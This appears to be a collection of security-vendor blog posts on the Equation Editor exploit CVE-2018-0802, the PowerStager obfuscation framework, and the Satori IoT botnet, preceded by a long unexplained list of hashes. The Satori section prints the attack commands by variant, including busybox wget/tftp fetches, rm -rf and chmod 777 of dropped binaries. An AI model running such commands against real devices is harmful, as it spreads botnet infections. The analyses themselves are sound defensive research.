b6227e13e57676c7452b744051db22de7bc5517ca64d2cff04324181be64ebad
e0134955c1bc512f46fd90c37ca4e2946e4c00ca105de4ffb465e6d3efcf2fe5
5bdb864363a02ef1c39192fc5941d08e5637c8d3ff88f2d1548c886cf154d11d
6489cddbc414ccf8b7fb52d4b73260c48c51d92d403a937c919007d8b189f721
56406274e20c548f794044e25613c21108da55adc72252bb4e94d2d4e3aa0997
c1b5a8ab1d3aa78372fa90fa49fe4a9271362ae3e82eb601336dc9035b9ca078
5eb5a96c67c61badcbe1d2bcc733f0b667224eab9943ead7f3b6409c3cecaab2
9641386a29614f5cca303e2088ab00c720dfcd41b6a3f162548804e028ce86e8
0ef8d930b4bcc1c5aeda5d7fad73adbadc8f0b9187d2f25ec9cf8cbc271fdfd8
2da27931fabf48bd3661bad99289d7f218aa758f581bbc213235915809c6c79f
1b2ffb7f06d04f5417d272ca55627e4000dfa4371234856100023016bfa2fbde
de04f1b184e9658829273c0d6922864e87f7a62b395b69a0e616be53701508d9
0fd91e64a0b9fc0e8ed915c5f574f08ee276edc2b6cb5c374e7db6faa748dedf
b008f2dac98e54ca82d468063fb2df957ef3f08082409ab57279b37a46f862c8
0dc32454909f48fcbcd0460da9b22fe43ce7a816eb032e38780aeca993f288ff
90fdf62ed73ba9e264be72804d7c4325219eb8576f552b283d2c2f88d39994c3
e4df13b4f31f2505a82340b60d144d8bda03075fdd12be6f66baf38c6dfc78f3
60c439d6d025bf948a447d9223763a255cc15cb2df2db7a8dab6a5a27242feb0
5aa2a88bd729232acf4bb350ca1801755fcd562a5297b41a70f81c98f0e3c27f
24031b60c0485eaa11eaee1a5799503927799042d373bfef7d6aa23b1f9e1076
86b2f50b9e5ccadedbb2a2114538947a01dea49e3b20cc79cf249a0f1b3cc130
ffa7c9701d1b4f4f00da45652403cac843276cc72138d7d1a30dcac660bd45a8
1eafcb280df27d39c19b325366804c602a8f70f655d9fda227b5ff69768f30cc
dbb0d7c2bf65d46d7c61f71e977d077959e8ec926a540b12043ed78de50a3d83
1d1e2c6acedb17730f104fc1c1a1154ef312a99ed1dab65bb33aaf587e9ca3b7
2369f3250fa52d53d7a8f8d0b3b7addad0757d642fa9303f830944d1e27b862d
fda651a5fba8558677d9647bb0938c10b4c16b6b7b311402c96d59f4efbbeeea
447da9f937cae3841d397166b24586d88d48f6de44ad953b7c5243cb8f0fc150
7b5b9c9528358db7012f6f9ae607f8792124de1b8dce8a4b0710238e9f5179c6
bb8827a6cad2fa45de912cdb6ea8b8bc9b5d0403476d73eb2f38dc7c4ccc5c6d
126b36eb3aab62a03671fe5364cfb7c4b290e77d189fb4c86a37a570977375b7
dee1ee50d2f77ba6382c8270c8dd832815571c547cb48dcadb0a420ddbf9b4a4
f0082fe2399772d2045244cd0539f85d3a8b2414be4a020c78d8bcf072576f93
f5eaec6491ffbbd8a02a6e0316362b4ebea73cc71407704cdc7dfa027d882554
8629c3b7383dcfff1cb191692f374c5aff01b9ee0ba4810843c7e23c3af7716e
0e4212a85ec0213dd749fa8355a0d48fdbd02cfc2a35191c8eadd4f8195a52c2
d30e033ec02b84fbc350dbb01a708e1258c212d58316f49318ee86da05b22e88
268ff015b20542c5052c5623a6b9e432f0d344a1cfc275500f6a882496aa6928
c53f1e93859cd171cf8ba0639520d32a73ca26a9bf924b00d586b36be47dea9e
a76c23385d806d85544d1b653253f7d0dac9f737c4520179ff5ced5922237da0
3d100a7cd2dbc5ee1fb556f40f7a3c4d29284d8a009c0804e632e0c42307d85e
7de0bb6673f010338fe4f0c55538fc7f47d92cfcd37c0dbecdc311cc2b55f1cd
538ce967ae115fb5ffb090f4c133f20c0c6ceb5c67c8aeadc59e47cb498fd819
804c730864ef674e696cdb915701889a3b8a11abc46f14580cb710d25d86401a
cfcd15c6c2ca6f0f7b9c3eab9af99bcb846af2b0f352620f9c4b80852b548c17
bad5e8953ca0ee8c06027680af71c30d1785d0741e23360c352f622274d51a72
b043e53213e141f8988537a9e315563079bb6c0ddd339b05db36590e187f4d2e
4bde85795a657460b9d99e3b3c9d120be27f645f828cb97f6929ea8dc44e2791
9e39850693851da2317f49aa4df5727929c852f27ada6d69ce0323f5374ac181
8cfce10bb4e5b84731bc14e7100433744b126d3d5272bf754a5f95c17549a712
3111c755bc0fc2428873b7ad6272078cea863a2304f6388ca65e598bc2de7190
c90c33a40180c5aa3b514ca41cb3dc4615bed1bdc8c0572482f7a8766316dd2d
b22573436f1f6f1dc5c023a4c72b497a3ad219d801fd569d3fda9ced7e9d66c2
43942883332d09ea48b6926d5e670a86cdb9e09bff8928f40c93095f4fcb796d
220ba3c2d8f5638c44005866e814a4f6ba502b8f01b8db7218a87bc1e7700c8b
f2ada4133eb79c78207935a9a27d657480489953cfe93c8b0f88147117b47c33
170e8484ddebfe84dfe4b80cf0cf3ee03b03a15898a567f07b0382e76c0b433b
81aca5cfe7f8476a49aa51ce4f7b71faef7b3b8e208f5b77e7209fc0391ad2a2
ba0779de750bd1a2cd8879de506778e1b36589f91cb37aaf7e9913d7cd27431d
261d731390a9a73495f2fd772b0e28ef68c3450db51bf9948a8b4fe32592c36c
9babfee6e12d17545db3cd6968a1fb61bf548cf0204b90ef2c1ebcd66e20aef0
344a5d9864baf9e274f2d65600f717881c034dd9156167bfd8654c7e732d12d1
5cd5cba3a11ba6102d9086795561376412fc201e2d49ec00039f1a553f7a32f5
d05b329848fc939f6a3fb4f2e40bead858b4994b681648c09ae30587e5a2b8b3
c6a8cf482cc79a40c0f48f48ffd8ebf992328f73210f246f0dc64661eec04901
e773dfa365a33ae4159ad179de58288910d4f785f6ac72f805f305ffcb85e709
66e2575f658ffb972dfb76768031f6a8998ea71c6c758c872631b5ec6e7f3010
4350ff8266535c9258f24af86502e7e06c88fd67c3936c688f270c9f42d731fd
c94b77e2810b6e41e6168bf7cf78f6aea29391fb616f36ecb66ab5b1b3038240
ec3e601df45cffb358766ec849abda6562ac67323366e906779196d19e1344e6
b89d221fdc999f18db022522e3e987868414e11ed96e0d3b135a23d99895303d
948679b70c888c8e2d63f09abbd59c26fe6740779d76f2f72e97938ef232c1f4
d525b9c49914a2779478fb327fe8c57b5e17fa8f583c50528f1a19262ee73f4d
45848953386219205bd0c9a580c54ee102d5915bcd7fe882306c8051ea182580
f2ffac424ac0b9d85fb723862cabb6bcc70133777ec6811eb52f47743dcf273a
d8884912854923e55fa0b850e3370389aeccff171f7c3207bb1d60a98cf6f767
88bca86065e047293dbf41c37e9ba764b616f083304473abfd0e9b5b80d1231b
2c1ca4772dcbf8cdba3a4515d0f4f0ae1a29b6d2816dd1743a919da89eb2fc40
811e01073c90f68b22d7fbfb4f91ac95f0574b815900d179b9ac73005bc9d90a
d3128c20d87ae111a5817832ef09007411b2f62b1482e58ad5b5c4ec72282edd
b8a09a6b3ef56898c433caf67b7a11f2ed9b3409b36a6796e40c9357897f6949
644ebe7161c16f5a3d104c35d7a8827c50917e2a35c4eeb78cb46c13303cb633
85c2caeffcefe6e08efac133e804b12c4c7151bb349dbddc4a4cadd3b577f95e
dcdca2fb3a9185863abcea0c677b0a77de365ce1caba4c87dd68b59ca5c297b5
218dc474e7a8e92af183b39a3485eee08168d3449b55baf022d3afa86ba9c83d
e8ff1d3dead4572734f34048fc572d12190296c4877b777585e969a9391a2ffa
13dca944708497bf99137b5c1182d74d9c6a2be5015a3ac9bdf901ba55317ce7
1cf15ed88bb4b60237c569f50f97de8a72595d8a4dc58fdcba64216ee8994a7a
94959177e4def7047c01b9f6e6c56419be9effd59d5845104b399fdee4056d1b
fa171b9a49104b870d0e486a9f3c6f74f01adba346d7e65e20160567c2ad2fae
92c4b122cbbb308e1e8f4f3850a647ae0d8e337ab069f9f87da7c09542519928
af6f8d89faae26fd019380ca20c97bb706d2ed8935e31d81e1e4ddea9c309472
a7f41a5ee7cc229cb5a13fb5dc8c62f94901d3a59bac9b6efe071832d52578e9
07b4ed5b3a19e34d0c630f21b767595ec118d1b42c71ea9733db5f063d5c98dd
5e6aebf5d8aecbd82be5b097e5afb5d5b1dd71134b6866a76e87f0a713119f9e
567975dfd24f8348b7107d64068dade9dc9ee948a7ef6c2f744e3456f9c7737a
0bb3c079d88048f608a1a14f068dcd9ad63676d7f5ae502a8a08d1dd025b4ead
437ac582c3a6d2e4295934a63547c32e5531760c37ffbc3ee29e8707b90f3640
e3bc8b1c10595bcce2124ed9fa0268ee0d15a7299d4a191e960a17a811a7ac9d
2eea3e9af7528b6167fac3ca95d06fa6e4d02fbe6b7fdb06e535453ce402f897
7b3f0bfdb7c3a409793735aab5d580ae74eaecc41d0ee727b973ed3003f0236e
1dea7c7ea0df9cfc04c6426afa6078071f6525cd0fccd811b035fce6dccb0154
a45d9885e55df09f3ee6bf88d6fddd7f19ebbd27a4c37965ae4bdf0c8acd0db0
e5710cbfee54d44584f87213083c0f27cbf6aea9af8469dae499ef91f65369e3
7aa72bb663ef93e7a3f16282d9d92035ea16438667eddfaad1c827118234ebd8
9099b4035d74f956ab663890fa90289808fea035f94b154ca6aa83bbc1cba086
9103f81cff1eee4f8be2365ef297c805f9eb1da291dccba2c7c5d196dc733c1d
76ab3968e9f2efcac9ebda4d25d43f9b164e3c3ceb9566f32354348a6a778421
97885d7f96c49be81d449610c9b7e38358a9c1d87bdb67962cc2864e006f2317
72f46ba7a00d2cc821cc9d2dcc16c51cde627441beebd1eb2baeadeb01c96801
996200d9b836a7875482e4ab603588558e66e59372c492c0a1d65be602d59c32
d197faa8571bc0152347a9c30cd4c41660260088ee6cab1895ead0268386fec9
54df2208b4db06cf6a523e355a57c68b4b147578af51c07db40245ae450b1fce
4ca46d1ca6de1d7a8774b7208e4df73d318c3dfbd4b840d1fbcbc603006eaede
9a2204fc87495b2d0328ed9a84bf9d439048961e9bde8b31a83be492046673d1
d5cb52bceca5f416a638259e66fcab597e1030c7987f9fc3b15d94a8aecb4013
8853b9a4e271a77124ba50eb003827a14c8907597eea79c6f467e4c858e16621
4b562edbbb1413ca90c3419b79417c8a91f530cd49bc38beb8e46c194dc1fd52
ceae7114ea292f10b348c0d3999ae9a058b2afdb8da981568b0bd36cf02067ff
e75df0f0e1cb541bc3ec429b6f30dde96af4cb2a4bb30104229dbc65991ba559
66fdcb4db024195ab457ef3411deff8cd12e7a3550e3e17a052480e93ed29aca
a809027b2ef10d2c8142da021e04c3786163bef6358be33659264720ae1b0ffa
970a54440ad3359a1c2dc923f73a8ae76d96ad414883c1476ba1ff21b45eced8
6f22578e341560c200ed42e171f027998bdd8c0f8677a48e049c11b4c2f318d5
0a71033379e732e9d549a69af21140dc1c37020b9348d31ce08ad3f44b132952
d7c9d68a91c1c4c227f057d1e193688dd05f5ac122269f69acdf8e47e45ce194
d5a61eb9e44e0ffde85d9abcfc868e922285a7b57bc7a6033a7c00e561ebed7a
8288e43ded03dab13c4d2a76407057457f86a3df63ef06bbd47db7199d1dbea7
f2bc9d426383f07d3811bc631650f3a1bb53d2e7ccb2797d172a63e6e58c9b42
3d4a43dfdea230383b5fa600036a9688d96a8b41925dc8d91c1d2b2b6e381c73
fce319e35144b7acad954e031d653717dbe7b4c23bedade7e3f129e994a915ad
45dbd08bf2d2b1d47301d73ef9c0d6af241a1f0e9bd28a72e540edafe51877a2
39f46b22f75fab5e64a0210d6c9f903438d46bf0b2c95b10070533bc9f45ed69
cdb8231dff80be7c1245aa7dfd8cca6d0daa4da7b3a4dc0090dcc5aab04dd84b
bc97485d5f54ad1f857e11e080fb9b37641c4305d119d01ae661ef71ae2debf6
7de19a5a9ba37c09a6e31ea6bfbe8ec6f93e0f9262e195283963d8936a017069
a8130f3175d8b44b3a4c746943aa777da5fa9c7ebdcda3d3265966e7c16c572d
e777b56b1df9d2700498bcabce9377eb9a9bfd02855e937ef276d85f6db89337
719aeb6ac772f8865be5b61039cee4807b70f3c71a50ddb63d49e162c6b75ba3
2145205c19ca8c19463b2d7609e18860e420b4ce3d07d5056fd23a5a19226d0e
739ac745213d964efda914b78badf2eafc6e0cc1c5ff1bff0b5df4ed012805fd
7b7ea86146e33e1b7fc208a97df05a8c94dbc9eda750933400b41d85fb49dac4
3591d1b731bb29ba48822514a3f4e809f2416f8ad9033d0876bc0f2c3250bdd0
cc38e022de7264db020d6efe2f1830e178ccff7eff2b04acd32b46d23a96b943
6644b75c29c4f8905820fec631dc9dadc11fa013e52dfa1b37200691c1112de0
4bc8a426f3798f305d6830c30693468bbd8e01ae54402a72b25848cc663ad798
f9d81b4164307045fadfbdf5fae722043f62ca37704756c5b18b7662a5ae6fbb
188005a44a27eb3c37e52df5db570b781896f91be5c4de16a801dc51753a0d1e
2b8375072fbd65f76eaf8d02370145eeb2141f94a1e0d9ae71545ba571f0c805
82ca64cfc7e9daf4d0a82c21624930b869c6676313ae194e77d922565486acdd
5054985cf6d26c01d85c0d2ead6503ad02079d116c42cb1c24c0aa1d96323d54
1af63b20514ea992ddd6a50dca19cd0e70eda653e2832583185002c47f0ef20a
c89e2e05f46da001a5778e306d79f8ae62b1291c422fb0b795684df722626387
c089422dabac4c9b0613355fa0ccc1ea8619c757eb6e68041135662e4b3916c5
420c10ca1dc8bd246b88b5feef6a151dc1f063fa04cafc6e9cc9721f0b32428f
32552469d69c6d7a62cc9dc5552d3817ac760d2c17a183cf66b1503a02c9d234
d89f3317721e4a445e52156e82eac9bb9a6d91323f8ebbad1bc2312f5af48eff
a5aae3bbfcc6d9ab63ada620802c8b9ff55b2a0209fd74d302ff5ff6192fe766
2802837f671f6849e1b23d72e6107066c895a09168f555d45becab12e4143e1b
ece29d78f39c2c0b0d058516fd6cdd24776c559c07424b387e62ca1c1a6f885e
70512f06506124df1fbc29990e60a345302c36512ae870c447390afa2bd84449
2a90010931e0b00709027a148c10743346d7fbeaf70a68ce7b23e4b9cd261bc9
d1f2edb6be9527238390bda76da63cfab949c44d7c929fb2e36f1c92aa192669
6789c77e40944d6a58cf30a7c83f9e84a8bda3fa76d50669dfef7bce3f1992d9
ee876a1c1ad35f40881a9039dd9c69f80a530993d08ed3dfdb4c2db17ae8d8ba
85f4bc20d534b4df024b6d8a26643c278236d842b6418d45f4268e1278d30135
b23681cfd3db73a239a8ab37d0bc790324c1a06189ede9c7a9515c783b2bc278
3831cbe5b966a8a14677e6ef05ad137157e9c87d330ad57e09201946b4b48d16
af7d6d3eba7c25d6579475efaebd9517471560bd62ee5feee3145744d2b35ba4
443af7373d3cf0da600260273b6bf1db49a87a4ad5dd0e90db7acb2abc2e3534
84ec77121ec96212811c0e4f203ec90996959107883442e96291eddaf7656c24
29688e1282de66811977097d9a3bfd123c3aab6dd7f434f59505abfddf1c9c1a
c6caa296441b4ab2b7a9ce792b529ea5007e7df7a566d93d198472c65a756241
6b605f275565a93fee360806c433f7be9c099106782f07d245c2cf60bc6835f5
81c7735bf199732fe2bc8fd47cd8f97ddab1ce889d59a62f8b5a944fba76e173
45cd50b40f2b1739fea5cd3d0fbc0e561e9acf611ba60c960029e362e8761e17
9ff0d43a24333e655658ca5bb100adf04c757128292c91710c26fb602b859f82
f2237bc1b547e7af9899e5f87ce0283e8c40c4b3609167185d8cbcb57bbf68cc
f577d33d917f3a89d34641d5bb9de8e8d856e271b68464870034379acfbb01e0
0914f9fbdac67cd59ac172649b6261af2d02aa71b29da9de960aadb7a218ad59
32c06dfdb627ba638dd93e3c9174becd94dfde66d09901f2d6b298a03d8724eb
bcf2e01eed27f2011d953e6552757f26d463134e887790610b0bdae90421b49f
8a30f64ebb55404f9d05dacf7f27b182f9cdfeaa2ca8f203982c1f6794bc74f2
1761784ac0d711143c231567444be4be8921bdc80e94d8b6c44199a7bba316c4
a815c3e075c768934af1a599b458f5d44a9a30366fd44a2e936cdcfb9238529e
d229b953c0fca4e43ffbf1a2cb3fc24df913e54569ae90c2942d411d4e83fad2
5e492ec6f48c205cb30bc77ca5f597e192e5813dd89eb6692a60e8b3cb86c636
df8f747f906bf05cb877b294218a83a8300d72c68445d9c142b583f9310b8e4d
08b6f6c6d4a0070621e359929b5900b37073c0cab0069d69093240c415f6aa83
56b82cd47598f5a40d6c6f81f66606cf9b2f36e53d5291ecde9a83815ba556e0
18a16f79d44a948a3ef69b742d0c3398e2dac29bf33cdf3a5c94b0f06e75dbc3
5bdf05fb6c6a200de5ab19e5ec14cd9dc3f30d1a3b6affea5e38e3caa6e4a964
4d39a720b89ce1551cad19ee751a3a37159204bf2bdb31def53b69abe3a83298
58e4e756fc27f97cefacc16441cbd5d68ed17cc62bc4c59d205c02e538e5d77e
50834e6c0632d393a862e7a21734f6be2cb94a96d6f332aaa00d084bdad5d7ed
2f613d3d1c962106c1c7191c6f084702bb33f21100ac427f331ffe0d6a8ee9d1
7a428f6a12125b88c6878934c683da9d9bb1aaf16d1ddc682ddce17589fc0f2d
ed7b0d037c07aa0654aa74eb1ddd26e9933367270427e426beadcdf8825f77df
5380dd337c93e09bd663ec9ae408d271fdf455a1bd8c830020c1d295b9f80a6a
b7fa85f2eaca94e99f5ea8d9baf24bace903fc04321f26629298b4a2f59c21d7
4421d7c5228b55555703bc3c125ade2f613573a81947e4df999d2743dbf919fb
db694674c7bfaf016906138ef02008904d08b3033ba2a56ade72850d6d7cd2a1
6b8cdc31532f368af6041eb9990bd96c8b9114e06a009e4aa5a30e783a7cebd4
da546aa2d52d540cf5fb1a2568649f7235f4d922c2c50d29c503cf8b178e59a0
d75be032a2cd66e9bde4bd74ba7e74f1190b007736017b4cabbeba5eb93d6276
2b6bd11dde33afd408746bb993c2840bd750769ad4caef5e541c6d2d2ac1cf8f

Traps Prevents Microsoft Office Equation Editor Zero-Day CVE-2018-0802

Last November, Microsoft manually patched a remotely exploitable vulnerability (CVE-2017-11882) in Equation Editor, which is a program that lets you write a mathematical equation into a document. Our Unit 42 research team provided a detailed analysis on this vulnerability here.
Since then, Microsoft has received additional reports from multiple security vendors that turned out to be related to another vulnerability that was successfully exploited after applying Microsoft’s update – Microsoft assigned it as CVE-2018-0802 and released a fix for it in the January 2018 monthly security updates.
The vulnerability is a stack overflow bug when parsing the long font name string in a FONT record, just like CVE-2017-11882. It can be used by attackers to execute code in the security context of the logged-on user.
In this blog, we look at an RTF document which we found in the wild that exploits the new FONT record vulnerability. We first saw this sample on January 3, 2018. This means that attackers were actively exploiting the CVE-2018-0802 in a zero-day attack scenario prior to Microsoft’s patch which was only available on January 9.
Traps_prevents

Figure 1 - The attack flow as observed in the malicious sample

In Figure 1 we show the attack flow as observed in the malicious sample. First, the malicious RTF document is opened by the victim. Then, the document uses an embedded ‘package’ to drop a DLL named ‘Setup.zip’ to the disk, under the ‘%TEMP%’ directory. This technique was described in McAfee’s whitepaper.
Secondly, the RTF file contains two embedded equations (parsed by ‘EQNEDT32.exe’) – one for CVE-2017-11882, and another for the Font vulnerability within CVE-2018-0802. This means that the attack will work on a victim’s machine unless they have applied patches for both CVEs.
The equations exploits contain a shellcode that copies the DLL file dropped at the first stage and renames it into ‘%appdata%\Word\Startup\w.wll’. ‘%appdata%\Word\Startup’ is a special directory containing plugin DLLs for Microsoft Word, which are loaded by ‘winword.exe’  each time it is launched.  This grants the malware with a persistency capability.
When ‘w.wll’ is loaded into ‘winword.exe’, it drops the actual malware payload (embedded in the DLL) into ‘%programdata%\NetWork\tmp.exe’ and executes it.

How Traps prevents this threat

Palo Alto Networks Traps advanced endpoint protection offers multiple methods of malware and exploit prevention to protect against such complex threats. It first prevents the malicious shellcode running in ‘EQNEDT32.exe’ using Traps exploit prevention capabilities. Secondly, Traps local analysis via machine learning prevents ‘%programdata%/NetWork/tmp.exe’ from executing. Some other samples we have observed in the wild run a command line or PowerShell commands via ‘EQNEDT32.exe’ to execute the malicious intents. Traps prevents these by malware examination flow.
Learn more about how Traps prevents zero-day vulnerabilities and unknown threats.

PowerStager Analysis

Introduction
In this blog post I’m going to be taking a look at a tool called PowerStager, which has been flying under the radar since April of 2017. The main reason it caught my attention was due to a fairly unique obfuscation technique it was employing for its PowerShell segments which I haven’t seen utilized in other tools yet. When tracking this technique, I saw an uptick in usage of PowerStager for in-the-wild attacks around December 2017.
I’ll cover how the tool works briefly and then touch on some of the attacks and artifacts that can be observed.
PowerStager Overview
At its core, PowerStager is a Python script that generates Windows executables using C source code and then, utilizing multiple layers of obfuscation, launches PowerShell scripts with the end goal of executing a shellcode payload. There are quite a few configuration options for PowerStager which gives it a fair amount of flexibility. Below are a some of the listed configuration options from the code:

  • Ability to choose target platform (x86 or x64)
  • Ability to use additional obfuscation on top of defaults
  • Ability to display customized error messages/executable icon for social engineering
  • Ability to utilize Meterpreter or other built-in shellcode payloads
  • Ability to fetch remote payloads or embed them into the executable
  • Ability to escalate privileges using UAC

For the samples I’ll be covering, the general flow is laid out in the following image.
 
 
Picture1

Figure 1. PowerStager Execution Flow

I’ll cover each piece before diving into the bulk analysis of all samples observed thus far.

PE Analysis

It should be noted that most of this analysis was prior to actually finding the source code. After looking at numerous samples, it was clear that they were being generated programmatically and so I set out to try and identify the source.
Within each of the executables was an embedded string for the file that gets created.

The file name is randomized between samples which was a major clue that there was a builder. This value is again referenced later on deep within multiple layers of PowerShell scripts and gave further credence to this theory, as typically these random file names are generated on the fly and not embedded within.
The initial executable created by PowerStager is pretty straight forward. It gets the %TMP% environment path and creates the file with the embedded file name. Afterwards it performs two memcpy() calls for data found within the .data section of the executable and moves them into a new memory page. For the sample looked at in this analysis, the first memcpy() grabs data from offset 0x20 in the .data section, whereas the second memcpy() grabs the same size of data from offset 0x67E0. Finally, it runs a decoding function on it before finally saving it to the file.

The second set of data is an equal length XOR key and this function just XORs each byte of the two segments of data and then writes the output to the file.
It goes through this process one again, copying two sections of data from the .data section and XOR’ing them together to decode the first of the PowerShell commands which it then passes to CreateProcessA(); this command will be analyzed in the next section.
Finally, the executable calls MessageBoxA and displays a fake error message. Note that tool gives the user the option whether to include this error message.
 
PowerShell Analysis
The first PowerShell script that gets launched begins with simple Hex -> ASCII obfuscation. Between samples, the arguments are random camel case and shortened differently each time.

Looking at the source code now, you can see where it passes these arguments to an obfuscation function which makes identification from this perspective alone more difficult.

While the commands and case may change, the order does not.
The decoded script is the first one utilizing the unique obfuscation technique mentioned previously. Its combines multiple styles of token replacement obfuscation and chains together Invoke functions to build a new script which simply base64 decodes and executes a third script.
Below is what you typically find with token replacement (composite formatting) obfuscation.

This builds the string “Set-Variable” by replacing each “{#}” with the respective string value found at that index in the array.
The new method works on the same premise but instead of directly calling the index, it builds the initial string of format items by doing two replace() calls. Visually, it’s not much more difficult to understand and builds the string “value”, but from a scanning perspective it helps to further obfuscate commands and protect against common signature techniques.

The third script that gets executed in this phase is again a combination of obfuscation techniques that, as now known from the source code, go through individual obfuscation functions that vary this code sample to sample.

The meat of this script is towards the very end. Here you can see that it loads the file that was written to disk by the executable (“A62q1gMHhRWy”) and then does a binary XOR with the key “cwqslBksSTba7qa7VJqrWOEWo4nQo41P”. Again, this is all randomized, including the XOR key, but seeing the static file name value this deep into the sample was a key indicator that this was likely generated from a tool and not manually crafted at scale.
Once decoded it results in another PowerShell script that begins like the very first, with a Hex->ASCII obfuscation that gets invoked.

Finally, it launches a script which does the tried and true shellcode injection technique. The framework for this script can be found in most PowerShell offensive tools, but effectively it calls VirtualAlloc() to create memory for the shellcode to reside, memset() to copy the shellcode in, and then CreateThread() to transfer execution to the shellcode after a long sleep, which is included for sandbox avoidance.

The shellcode is fairly standard and won’t be looked at here; however, there are multiple static shellcode blobs within the source code and then the option to embed a Meterpreter reverse_tcp shellcode. For the handful of ones I manually looked at, every single instance was the embedded “reverse_tcp stager” found in the source code.
In total, there are 7 total PowerShell scripts that can be generated from the script and the commented names are listed below and show the general process of execution that I tried to illustrate at the beginning.

All in all, I feel it’s a well put together framework that offers good obfuscation and flexibility in avoiding detection.
 
Detection in the Wild
Now that I’ve analyzed the samples and found the source code, which confirms a lot of the above analysis efforts, I’ll talk briefly about attacks seen in the wild.
As of December 29th 2017, Palo Alto Networks has observed 502 unique samples of PowerStager in the wild. In instances where I was able to identify a target, they all belonged to Western European Media and Wholesale organizations; however, there were also many samples that were identified as being used for testing and sales proof-of-concepts demonstrations. I don’t find this surprising as blue teams, red teams, and security companies frequently test out new tools to continue innovating.
Looking at the statically configured file name across the samples, only 7 file names were used more than once with one file name found across 9 samples. All of the duplicate file names were related to testing – eg. scan a file, add a byte, scan the file again, slightly modify the file in some other way, scan again, so on and so forth.
When building the samples, PowerStager includes a Manifest in the C source code that defines certain attributes of the executables. This provides a decent mechanism to track the samples, although it is trivial to change. Specifically, the “Description” field is static and the “Company Name” always ends with “ INC.”.

You’ll note that the “Original Filename” field is set to part of the “output” variable. This is a mandatory field specified at compile time and provides a tiny glimpse into the person behind the sample. While there were over 427 unique values in this field, the below table shows the names for files tied to more than one sample.

Sample Count Original Filename
12 test
9 love
8 youtube
5 123
4 payload
3 virus
3 test32
3 powerstager
3 powershell
3 hack
2 yit
2 windows
2 win7
2 try4
2 transaction
2 test1
2 server
2 rat
2 oneshot.exe
2 nudes.exe
2 install
2 fist1
2 demon.exe
2 carlos
2 backdoor
2 abc
2 Test
2 Okari
2 555
2 1

Table 1 Repeated filenames across samples
Other notable names include the usual targets for executable masquerading: vnc, vlc, Skype, Notepad, and Minecraft.
Additionally, the “ProductName” field will always be a 10-character string with mixed upper-case letters and digits.
These all provide useful methods to statically characterize these files and, coupled with unique obfuscation and PowerShell methods during dynamic analysis, a solid way to identify them.
For error messages, all but 30 samples included the default error message. The ones that did not simply contained no error message.
The following YARA rule will provide additional coverage for the x86 and x64 variants of the generated Windows executable.

Conclusion
While it’s not the most advanced toolset out there, the author has gone through a lot of trouble in attempting to obfuscate and make dynamic detection more difficult. As I mentioned previously, PowerStager has covered a lot of the bases in obfuscation and flexibility well, but it hasn’t seen too much usage as of yet; however, it is on the rise and another tool to keep an eye on as it develops.
Palo Alto Networks currently tracks PowerStager in AutoFocus via the PowerStager tag. Wildfire has been updated with new signatures to ensure protection against these executables. The YARA file, PE meta data, and a list of hashes related to this tool, can be found on the Unit 42 GitHub.
 

IoT Malware Evolves to Harvest Bots by Exploiting a Zero-day Home Router Vulnerability

Summary

In early December 2017, 360 Netlab discovered a new malware family which they named Satori. Satori is a derivative of Mirai and exploits two vulnerabilities: CVE-2014-8361 a code execution vulnerability in the miniigd SOAP service in Realtek SDK, and CVE 2017-17215 a newly discovered vulnerability in Huawei’s HG532e home gateway patched in early December 2017.
Palo Alto Networks Unit 42 investigated Satori, and from our intelligence data, we have found there are three Satori variants. The first of these variants appeared in April 2017, eight months before these most recent attacks.
We also found evidence indicating that the version of Satori exploiting CVE 2017-17215 was active in late November 2017, before Huawei patched the vulnerability. This means that this version of Satori was a classic zero-day attack: an attack against a previously unknown vulnerability for which no patch was then available.
Our analysis of how Satori evolved proves our theory that more IoT malware will evolve to exploit either a known vulnerability or even a zero-day vulnerability.
Early IoT malware families like Gafgyt and the original Mirai family leveraged default or weak passwords to attack devices. In response, users and manufacturers began changing default passwords, and hardening passwords to thwart these attacks.
In response to that, some IoT malware authors, like those behind families like Amnesia and the IoT_Reaper family changed tactics to exploit known vulnerabilities for specific IoT devices. Naturally, IoT vendors responded by patching vulnerabilities.
The move to a classic zero-day attack against unknown, unpatched vulnerabilities is a logical next step on the part of attackers.
In this blog, we outline how Satori has evolved to become an IoT malware family targeting zero-day vulnerabilities. We show how Satori, as a derivative of Mirai, reuses some of Mirai’s source  code to achieve the telnet scanning and password brute force attempting functionalities. Satori also identifies the type of IoT device and shows different behaviors in different device types. We believe that the Satori’s author has started to reverse engineer the firmware of many IoT devices to collect device’s typical information and discover new vulnerabilities. If this is correct, we may see future versions of Satori attacking other unknown vulnerabilities in other devices.

The Evolution of Satori

Since April 2017, we have captured attacks launched by Satori malware.  By analyzing our captured attack logs and sample analysis results, we identify that the Satori family has three main variants, showed in Figure 1.  Our analysis shows that these three variants execute different commands, listed in Table 1.
IoT_1

Figure 1 Evolution timeline of Satori family

The 1st variant only scans the Internet and checks which IP address is vulnerable in the telnet login by attempting different passwords. Once it successfully logs in, it first enables shell access, and then only executes the commands “/bin/busybox satori” or “/bin/busybox SATORI”.
The 2nd variant added a packer, likely to evade static detection. In the meanwhile, the attacker adds the “aquario” password in the password dictionary (in Figure 2), and it always uses “aquario” to login at its first attempt. “aquario” is the default password for a popular wireless router in South America countries. It indicates that the attacker intentionally started to harvest bots in South America.
The 3rd variant uses exploits for two remote code execution vulnerabilities, including one zero-day vulnerability (CVE-2017-17215). Some of the 2nd variant samples share the same embedded commands (in Figure 3) with the 3rd variant.

Variant Attack Commands
1st Telnet attack on 2223 port enable
system
shell
sh
/bin/busybox satori (or /bin/busybox SATORI)
2nd Telnet attack on 23 or 2223 port enable
system
shell
sh
ping ; sh
/bin/busybox SATORI (or /bin/busybox OKIRU)
>DIR/.file && cd
>DIR/.file && cd DIR && /bin/busybox rm –rf .file
(DIR = [‘/dev/netslink/’, ‘/var/tmp/’, ‘/tmp/’, ‘/var/’, ‘/home’, ‘/’, ‘./’, ‘/dev/’, ‘/mnt/’, ‘/boot/’, ‘/dev/shm/’, ‘/usr/’])
/bin/busybox rm -rf .okiru.dropper .okiru.binary .file
/bin/busybox wget; /bin/busybox tftp; /bin/busybox NBVZA
/bin/busybox wget; /bin/busybox tftp; /bin/busybox echo
/bin/busybox cat /bin/busybox || while read i; do /bin/busybox echo $i; done < /bin/busybox || /bin/busybox dd if=/bin/busybox bs=22 count=1
/bin/busybox cp /bin/busybox xhgyeshowm; /bin/busybox cp /bin/busybox gmlocerfno; >xhgyeshowm; >gmlocerfno; /bin/busybox chmod 777 xhgyeshowm gmlocerfno
